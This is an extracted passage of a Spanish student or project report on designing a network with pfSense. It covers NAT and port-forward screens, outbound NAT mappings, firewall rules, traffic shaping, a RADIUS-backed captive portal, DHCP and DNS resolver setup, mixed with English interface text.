Edit Redirect Entry

Disabled Disable this rule

No RDR (NOT) Disable redirection for traffic matching this rule
This option is rarely needed. Don't use this without thorough knowledge of the implications.

Interface WAN
Choose which interface this rule applies to. In most cases "WAN" is specified.

Protocol TCP
Choose which protocol this rule should match. In most cases "TCP" is specified.

Source [Display Advanced](#)

Destination Invert match. WAN address
Type: Address/mask

Destination port range
From port: Other To port: Other
Specify the port or port range for the destination of the packet for this mapping. The 'to' field may be left empty if only mapping a single port.

Redirect target IP
Enter the internal IP address of the server on which to map the ports.
e.g.: 192.168.1.12

Redirect target port
Port: Other Custom
Specify the port on the machine with the IP address entered above. In case of a port range, specify the beginning port of the range (the end port will be calculated automatically).
This is usually identical to the "From port" above.

Description
A description may be entered here for administrative reference (not parsed).

No XMLRPC Sync Do not automatically sync to other CARP members
This prevents the rule on Master from automatically syncing to other CARP members. This does NOT prevent the rule from being overwritten on Slave.

NAT reflection Use system default

Filter rule association Add associated filter rule
The "pass" selection does not work properly with Multi-WAN. It will only work on an interface containing the default gateway.

Firewall / NAT / Outbound

Port Forward 1:1 **Outbound** NPT

Outbound NAT Mode

Mode

- Automatic outbound NAT rule generation. (IPsec passthrough included)
- Hybrid Outbound NAT rule generation. (Automatic Outbound NAT + rules below)
- Manual Outbound NAT rule generation. (AON - Advanced Outbound NAT)
- Disable Outbound NAT rule generation. (No Outbound NAT rules)

[Save](#)


Mappings

	Interface	Source	Source Port	Destination	Destination Port	NAT Address	NAT Port	Static Port	Description	Actions
<input checked="" type="checkbox"/>	WAN	127.0.0.0/8	*	*	500	WAN address	*	✓	Auto created rule for ISAKMP - localhost to WAN	
<input checked="" type="checkbox"/>	WAN	127.0.0.0/8	*	*	*	WAN address	*	✗	Auto created rule - localhost to WAN	
<input checked="" type="checkbox"/>	WAN	:::1/128	*	*	500	WAN address	*	✓	Auto created rule for ISAKMP - localhost to WAN	
<input checked="" type="checkbox"/>	WAN	:::1/128	*	*	*	WAN address	*	✗	Auto created rule - localhost to WAN	
<input checked="" type="checkbox"/>	WAN	192.168.1.0/24	*	*	500	WAN address	*	✓	Auto created rule for ISAKMP - LAN to WAN	
<input checked="" type="checkbox"/>	WAN	192.168.1.0/24	*	*	*	WAN address	*	✗	Auto created rule - LAN to WAN	
<input checked="" type="checkbox"/>	WAN	10.110.30.0/25	*	*	500	WAN address	*	✓	Auto created rule for ISAKMP - WIRED to WAN	
<input checked="" type="checkbox"/>	WAN	10.110.30.0/25	*	*	*	WAN address	*	✗	Auto created rule - WIRED to WAN	
<input checked="" type="checkbox"/>	WAN	10.110.30.128/25	*	*	500	WAN address	*	✓	Auto created rule for ISAKMP - WIRELESS to WAN	
<input checked="" type="checkbox"/>	WAN	10.110.30.128/25	*	*	*	WAN address	*	✗	Auto created rule - WIRELESS to WAN	


“Diseño e implementación de una infraestructura de red basada en pfSense”

3.2.3.3. Rules

Rules define las reglas de filtrado que va a usar el cortafuego además de definir reglas que nos servirán posteriormente para ser usadas con la calidad del servicio. Se dividen en varios apartados, uno por cada red, además de *Floating*, que crea reglas que se aplican a todas las redes. En nuestro caso hemos habilitado la gestión remota del cortafuego (red WAN), además de habilitar todo el tráfico en el resto de las redes (*WIRED*, *WIRELESS*). La red LAN se ha dejado a sus parámetros por defecto.






De forma análoga al apartado anterior, podemos editar las reglas para adecuarlas a la necesidad que tengan las redes que tenemos especificadas e incluso dejarla creada, pero desactivada para el caso en que se estén realizando pruebas. Como cada casi todos los apartados de edición de los que dispone pfSense existe un campo para poner una breve descripción aplicable a la regla que vamos a generar.



“Diseño e implementación de una infraestructura de red basada en pfSense”

3.2.3.4. Traffic Shaper

Nos ofrece varias opciones para la creación de colas que se encargarán de la calidad del servicio (QoS), que reordena los paquetes acordes a un conjunto de reglas definidas. El asistente se encarga de crear un conjunto de reglas genéricas, aplicables a todo tipo de redes. *Limiters* se encarga de asegurar que una interfaz no sobrepasa un ancho de banda definido. *By Interface* ordena las colas por interfaz mientras que *By Queue* muestra las colas creadas. En nuestro caso no hemos utilizado el asistente y hemos creado unas colas lo más simples posibles que se encarguen de eliminar la latencia excesiva y los cuellos de botella en casos de saturación (FAIRQ + CoDel), ajustándolas al ancho de banda de nuestra interfaz (100 Mbit).



Las imágenes anteriores nos muestran las colas que hemos creado en nuestra infraestructura de red y un ejemplo de edición.



3.2.4. Services

En este apartado encontramos la configuración de los servicios que vienen preinstalados por defecto (por ejemplo, servidor DNS, servidor DHCP, servidor de tiempo NTP, etc.) y también la configuración de los módulos que hayamos instalado mediante el gestor de paquetes (por ejemplo, SNORT o FreeRADIUS, etc.).


3.2.4.1. Captive Portal

El portal cautivo consiste en una página web que aparece por defecto al intentar utilizar Internet. Lo normal es que esta página web muestre un mensaje de bienvenida, explique las condiciones del servicio del sistema al que nos conectamos y nos proporcione una forma de introducir nuestras credenciales. Una vez estamos autenticados en el sistema, podremos usar Internet sin ningún tipo de problema.

En pfSense podemos tener varios portales cautivos, con diferentes configuraciones. En nuestro caso tenemos un portal con el nombre “Wifi”.




Siempre podremos editarlo en cualquier momento para adaptarlo a cualquier nueva configuración de nuestra infraestructura. En nuestro proyecto asignamos el portal cautivo a la red WIRELESS, modificando la página web que se nos muestra para adaptarla a nuestras necesidades. Para la autenticación usaremos un servidor Radius en vez de una identificación local porque nos permite un mayor nivel de gestión en caso de que fuera necesario, como por ejemplo la gestión de cuotas o, en caso de robo de credenciales o de ejecución de software malicioso, no poner en peligro toda la infraestructura de red inalámbrica.




“Diseño e implementación de una infraestructura de red basada en pfSense”

En la imagen anterior vemos una parte de la larga lista de parámetros de configuración del portal cautivo. No hace falta añadir ningún parámetro para la configuración del punto de acceso en este apartado para nuestra configuración de red.

A continuación, veremos un ejemplo de la página de autenticación del portal cautivo en nuestra red inalámbrica en donde hemos modificado el fondo y el logo de la página web que se muestra por defecto al intentar un usuario utilizar la red:



Es un diseño sencillo, distribuido ya en pfSense. En este otro ejemplo mostramos como se visualiza la página si modificamos al completo el diseño del portal y lo añadimos a pfSense:




“Diseño e implementación de una infraestructura de red basada en pfSense”

Esto nos da una idea de lo potente que puede ser el gestor de portal cautivo que trae pfSense.

3.2.4.2. DHCP Server

Se encarga de asignar una dirección IP que se encuentra en un rango a los clientes que lo soliciten. Esta asignación puede ser de forma dinámica o de forma estática (asignamos a un cliente siempre la misma dirección IP). La asignación estática la vamos a utilizar para el punto de acceso.

En nuestro caso usamos tres servidores DHCP (uno por cada subred, eliminando la red WAN) que proporcionan conectividad a la infraestructura. En cada servidor tenemos definido un rango de IPs diferente, dejando el resto de los parámetros de configuración a los valores que tienen por defecto.



En la imagen anterior vemos un extracto de la parte de configuración del rango de IPs de la red cableada. Hay que tener en cuenta que por defecto pfSense no tiene habilitado el servidor DHCP por cuestiones de seguridad, por lo que hay que asegurarse de que queda activado al terminar nuestra gestión pulsado en la pestaña *Enable*.

3.2.4.3. DNS Resolver

El servidor DNS o servidor de nombres, se encarga de resolver direcciones de red a un conjunto de números que son los que utiliza el sistema. En nuestra infraestructura el servidor DNS lo proporciona nuestro proveedor de servicio por lo que nuestro servidor se va a configurar en modo *forward*, es decir todas las peticiones DNS se intentan resolver desde la caché de nuestro servidor, y si no se encuentran disponibles pasa la petición al servidor o servidores configurados. El servidor escucha en todas las interfaces, pero WAN filtra las peticiones externas. En la red inalámbrica hemos definido un nombre para nuestro punto de acceso.

Al estar el servidor DNS en modo *forward* (*Enable forwarding mode* en pfSense), no hemos modificado el resto de los parámetros de configuración del servicio. La distribución pfSense utiliza como servidor de nombres "Unbound".

The screenshot displays the pfSense web interface for the 'DNS Resolver' service configuration. The breadcrumb trail is 'Services / DNS Resolver / General Settings'. The page is divided into several sections:

- General Settings:** Includes tabs for 'General Settings', 'Advanced Settings', and 'Access Lists'. The 'General Settings' tab is active.
- General DNS Resolver Options:** A series of configuration fields:
 - Enable:** A checkbox for 'Enable DNS resolver' which is checked.
